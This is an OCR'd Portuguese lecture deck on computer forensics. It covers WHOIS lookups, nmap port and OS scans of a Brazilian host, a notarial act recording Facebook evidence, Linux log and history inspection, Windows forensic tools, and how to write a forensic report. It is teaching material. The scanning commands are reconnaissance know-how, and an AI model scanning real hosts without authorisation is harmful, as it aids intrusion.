
```
inetnum:      201.20
aut-num:      AS28598
abuse-c:      SABNE4
owner:                Telecomunicacoes Ltda
ownerid:      007.870.
responsible:  Rogério Gonçalves
country:      BR
owner-c:      MSTLT7
tech-c:       MSTLT7
inetrev:      201.20
nserver:      gama.b
nsstat:       20120803 AA
nslastaa:     20120803
nserver:      omega.
nsstat:       20120803 AA
nslastaa:     20120803
created:      20050715
changed:      20110217

nic-hdl-br:   MSTLT7
person:       I          Telecomunicaoes ltda
e-mail:       registro.br@          com.br
created:      20070420
changed:      20110720

nic-hdl-br:   SABNE4
person:                  Neto
e-mail:                        .com.br
created:      20090923
changed:      20090923
```

LACNIC

Marcos Monteiro


Terminal Shell Editar Visualizar Janela Ajuda
MacBookGETIN:~ Adagri$ su
Password:
sh-3.2# nmap -sS 201.20
Starting Nmap 6.01 (http://nmap.org) at 2012-08-04 11:34 BRT
Nmap scan report for (201.20)
Host is up (0.018s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE
443/tcp open https
4444/tcp open krb524
5222/tcp open xmpp-client

```
sh-3.2# nmap -O 201.20.[redacted]

Starting Nmap 6.01 ( http://nmap.org ) at 2012-08-04 11:35 BRT
Nmap scan report for [redacted] (201.20.[redacted])
Host is up (0.021s latency).
Not shown: 999 filtered ports
PORT    STATE SERVICE
443/tcp open  https
Warning: OSScan results may be unreliable because we could not
Device type: general purpose
Running: Microsoft Windows 2008
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows Server 2008 SP1

OS detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 59.90 seconds
sh-3.2#
```

Marcos Monteiro

Website

1o Passo – Ata Notarial

CARTÓRIO Moreira de Deus
10º TABELIONATO DE NOTAS

LIVRO 01
FLS. 147
ATA-063B

Comarca de Fortaleza - Estado do Ceará
Titular: Dra. Maria de Fátima Botelho Moreira de Deus

Saibam quantos este público instrumento virem que, aos quatro (4) dias do mês de junho do ano de 2014, às 10:39 horas, MONICA BOTELHO MOREIRA DE DEUS DE FARIAS, brasileira, casada, escrevente substituta, substituta deste 10º Tabelionato de Notas de Fortaleza-CE, na conformidade dos poderes conferidos pelos arts. 679 e 680 do Provimento nº 01/2007 da Corregedoria Geral da Justiça do Estado do Ceará, art. 364 do CPC, e art. 7º, III da lei 8.935/94, vem, através da presente Ata Notarial, solicitada por **MARCOS JOSÉ ALVES DE BARROS MONTEIRO**, brasileiro, divorciado, gerente de tecnologia da informação e comunicação da Agência de Defesa Agropecuária do Estado do Ceará, identidade nº [redacted], CPF nº [redacted], com endereço profissional situado, nesta Capital, na [redacted] o presente reconhecido pela identidade apresentada como o próprio de que trato, de cuja capacidade jurídica dá fé, relatar pessoalmente o que se segue: **I** – Verifiquei no site https://www.facebook.com/patriciafaco?hc_location=timeline, consultado no dia 4/6/2014 às 10:39, o seguinte:

0021239


Ata Notarial


LIVRO 01
FLS. 147
ATA-063B

Comarca de Fortaleza - Estado do Ceará

Titular: Dra. Maria de Fátima Botelho Moreira de Deus

Saibam quantos este público instrumento virem que, aos quatro (4) dias do mês de junho do ano de 2014, às 10:39 horas, MONICA BOTELHO MOREIRA DE DEUS DE FARIAS, brasileira, casada, escrevente substituta, substituta deste 10º Tabelionato de Notas de Fortaleza-CE, na conformidade dos poderes conferidos pelos arts. 679 e 680 do Provimento nº 01/2007 da Corregedoria Geral da Justiça do Estado do Ceará, art. 364 do CPC, e art. 7º, III da lei 8.935/94, vem, através da presente Ata Notarial, solicitada por **MARCOS JOSÉ ALVES DE BARROS MONTEIRO**, brasileiro, [redacted], identidade nº [redacted] CPF nº [redacted], com endereço profissional situado, nesta Capital, na [redacted] o presente reconhecido pela identidade apresentada como o próprio de que trato, de cuja capacidade jurídica dá fé, relatar pessoalmente o que se segue: **I** – Verifiquei no site https://www.facebook.com/[redacted] consultado no dia 4/6/2014 às 10:39, o seguinte:






- Injúria (art. 140 do Código Penal):
  - Injuriar alguém, ofendendo-lhe a dignidade ou o decoro: Pena - detenção, de um a seis meses, ou multa.

Website

2. Registro.br



Monteiro

Unix Like - Acesso não autorizado!

Terminal

```
root@MM:/PS# tail -n 25 /var/log/auth.log
Jun  3 14:45:39 MM login[26873]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid
=0 tty=/dev/tty1 ruser= rhost=  user=joao
Jun  3 14:45:39 MM login[26873]: pam_winbind(login:auth): getting password (0x00000388)
Jun  3 14:45:39 MM login[26873]: pam_winbind(login:auth): pam_get_item returned a password
Jun  3 14:45:39 MM login[26873]: pam_winbind(login:auth): request wbcLogonUser failed: WBC_ERR_AUTH_ERR
OR, PAM error: PAM_USER_UNKNOWN (10), NTSTATUS: NT_STATUS_NO_SUCH_USER, Error message was: No such user
Jun  3 14:45:43 MM login[26873]: FAILED LOGIN (1) on '/dev/tty1' FOR 'joao', Authentication failure
Jun  3 14:45:46 MM login[26873]: pam_winbind(login:auth): getting password (0x00000388)
Jun  3 14:45:46 MM login[26873]: pam_winbind(login:auth): pam_get_item returned a password
Jun  3 14:45:46 MM login[26873]: pam_winbind(login:auth): request wbcLogonUser failed: WBC_ERR_AUTH_ERR
OR, PAM error: PAM_USER_UNKNOWN (10), NTSTATUS: NT_STATUS_NO_SUCH_USER, Error message was: No such user
Jun  3 14:45:50 MM login[26873]: FAILED LOGIN (2) on '/dev/tty1' FOR 'joao', Authentication failure
Jun  3 14:45:54 MM login[26873]: pam_winbind(login:auth): getting password (0x00000388)
Jun  3 14:45:54 MM login[26873]: pam_winbind(login:auth): pam_get_item returned a password
Jun  3 14:45:54 MM login[26873]: pam_winbind(login:auth): request wbcLogonUser failed: WBC_ERR_AUTH_ERR
OR, PAM error: PAM_USER_UNKNOWN (10), NTSTATUS: NT_STATUS_NO_SUCH_USER, Error message was: No such user
Jun  3 14:45:56 MM login[26873]: FAILED LOGIN (3) on '/dev/tty1' FOR 'joao', Authentication failure
Jun  3 14:46:00 MM login[26873]: pam_unix(login:auth): check pass; user unknown
Jun  3 14:46:00 MM login[26873]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid
=0 tty=/dev/tty1 ruser= rhost=
Jun  3 14:46:00 MM login[26873]: pam_winbind(login:auth): getting password (0x00000388)
Jun  3 14:46:00 MM login[26873]: pam_winbind(login:auth): pam_get_item returned a password
Jun  3 14:46:04 MM login[26873]: FAILED LOGIN (4) on '/dev/tty1' FOR 'UNKNOWN', Authentication failure
Jun  3 14:46:11 MM login[26968]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jun  3 14:46:11 MM login[26994]: ROOT LOGIN  on '/dev/tty1'
Jun  3 14:46:20 MM login[26968]: pam_unix(login:session): session closed for user root
Jun  3 15:09:01 MM CRON[31317]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun  3 15:09:01 MM CRON[31317]: pam_unix(cron:session): session closed for user root
Jun  3 15:17:01 MM CRON[339]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun  3 15:17:01 MM CRON[339]: pam_unix(cron:session): session closed for user root
```

Onde lê /dev/tty1 poderá contar o IP quando o acesso for externo.

Marcos Monteiro

Unix Like - History

Terminal

```
root@MM:~# tail -n 30 /root/.bash_history
nome=$(dialog --stdout --inputbox
nome
 0 0)
cd
celar
clear
cd PS
ls
cd /
cd PS
clear
vim dialogexemplo
chmod 777 dialogexemplo
./dialogexemplo
apt-cache search dialog
apt-get install dialog
./dialogexemplo
clear
vim dialogexemplo2
chmod 777 dialogexemplo2
./dialogexemplo2
./dialogexemplo2
clear
tail -5 /etc/passwd
vim suprocesso
chmod 777 suprocesso
./suprocesso
clear
clear
exit
```

Marcos Monteiro

Unix Like - Ultimos Arquivos modificados

Terminal

Terminal

```
root@MM:/PS# ls -Rlti
.:
total 20
53093 -rw-r--r-- 1 root root  35 Jun  3 14:40 arq
53089 -rwxrwxrwx 1 root root 225 Jun  3 13:17 suprocesso
53088 -rwxrwxrwx 1 root root 110 Jun  3 11:36 dialogexemplo2
52942 -rwxrwxrwx 1 root root  45 Jun  3 11:35 dialogexemplo
51266 -rw-r--r-- 1 root root   0 Mai 27 15:47 arquivo.txt
51265 -rwxrwxrwx 1 root root 334 Mai 27 15:38 caseexe
```

Windows
Vamos Peritar!!!

- Identificando o seu sistema.
  - **WinAudit**
  - **Windows Forensic Toolchest™ (WFT)**

Vamos Peritar!!

- Os arquivos mais recentes criados na maquina.
  - **RecentFilesView**

- As ultimas linhas de registro que foram modificadas
  - **RegScanner**

- Monitorando Arquivos que estão sendo executados em tempo real para analise.
  - **Filemon**

Identificando o perfil de acesso do usuário a Internet

- Histórico de Internet
  - **pasco**
  - **IECacheView**
  - **MozillaCacheView**

- Ultimas pesquisas feitas na internet
  - **MyLastSearch**

- Arquivos que foram deletados para a lixeira
  - **rifiuti**

- Recuperando arquivos Deletados
  - **GetDataBack**

- Identificando Acesso do Pen Drive
  - **USBDeview**

- Identificando arquivos com atributos
  - **Attrib**

Esteganografia

- **Esteganografia** (do grego "escrita escondida") é o estudo e uso das técnicas para ocultar a existência de uma mensagem dentro de outra. Em outras palavras, esteganografia é o ramo particular da criptologia que consiste em fazer com que uma mensagem seja camuflada, mascarando sua presença.
  - **Camouflage**

Distribuições Linux para Perícia Computacional Forense

Distribuições Linux Analisadas				
Nome	**Baseada**	**Versão**	**Data**	**Nomenclatura**
DEFT	Ubuntu	1.0	22/3/2007	Digital Evidence Forense Toolkit
BackTrack	Slackware	2.0	06/03/2007	N/A
INSERT	Knoppix	1.3.9b	16/02/2007	Inside Security Rescue Toolkit
nUbuntu	Ubuntu	6.10	21/11/2006	Network Ubuntu
FCCU	Knoppix	11.0	19/10/2006	Federal Computer Crime Unit
Helix	Knoppix	1.8	06/10/2006	N/A
Operator	Knoppix	3.3.20	01/10/2005	N/A
PHLAK	Morphix	0.3	07/05/2005	Professional Hacker's Linux Assault Kit
L.A.S Linux	Knoppix	0.5	06/03/2004	Local Area Security
Knoppix-STD	Knoppix	0.1	21/01/2004	STD - Security Tools Distribution

Redação do Laudo

- **Finalidade do relatório** → Objetivos da Investigação;
- **Autor(es) do relatório** → Especialidade e responsabilidades;
- **Resumo do incidente** → Incidente e suas conseqüências;
- **Estado das evidências** → Como, quando e por quem;
- **Detalhes** → Quais evidências, métodos, procedimentos
- **Conclusão** → Evidências que comprovem;
- **Anexos** → Toda documentação.

Muito obrigado!!

PERGUNTAS ?

Prof. Marcos Monteiro

contato@marcosmonteiro.com.br
http://www.marcosmonteiro.com.br